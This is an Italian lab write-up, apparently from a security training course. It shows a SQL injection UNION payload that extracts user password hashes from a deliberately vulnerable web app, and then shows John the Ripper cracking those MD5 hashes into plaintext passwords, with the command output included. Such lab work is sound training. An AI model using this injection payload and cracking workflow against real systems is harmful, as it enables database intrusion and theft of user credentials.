

Traccia: password cracking

Se guardiamo meglio le password, della lezione precedente, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.

Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

L'obiettivo dell'esercizio di oggi è craccare tutte le password.

Abbiamo iniziato con l'attacco al server per avere l'hash della password.

ocs Kali Forums Kali NetHunter Exploit-DB Google Hack

vulnerability: SQL injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03


ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

Ci creiamo il nostro file con mousepad.



E mandiamo il comando con John the Ripper.



```
Try: apt install <deb name>

(root@kali)-[~]
# john --show --format=raw-md5 /home/kali/Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(root@kali)-[~]
#
```

Printiamo le password.

John the Ripper - una caratteristica notevole di questo tool è che può rilevare automaticamente la crittografia per i formati comuni. Questo ci farà risparmiare tempo nella ricerca dei formati hash e trovare lo strumento corretto per decifrarli.

Come funziona di default:

- Riconosce il tipo di hash dell'hash corrente
- Generare hash per tutte le password nel dizionario
- Si ferma quando un hash generato corrisponde all'hash corrente.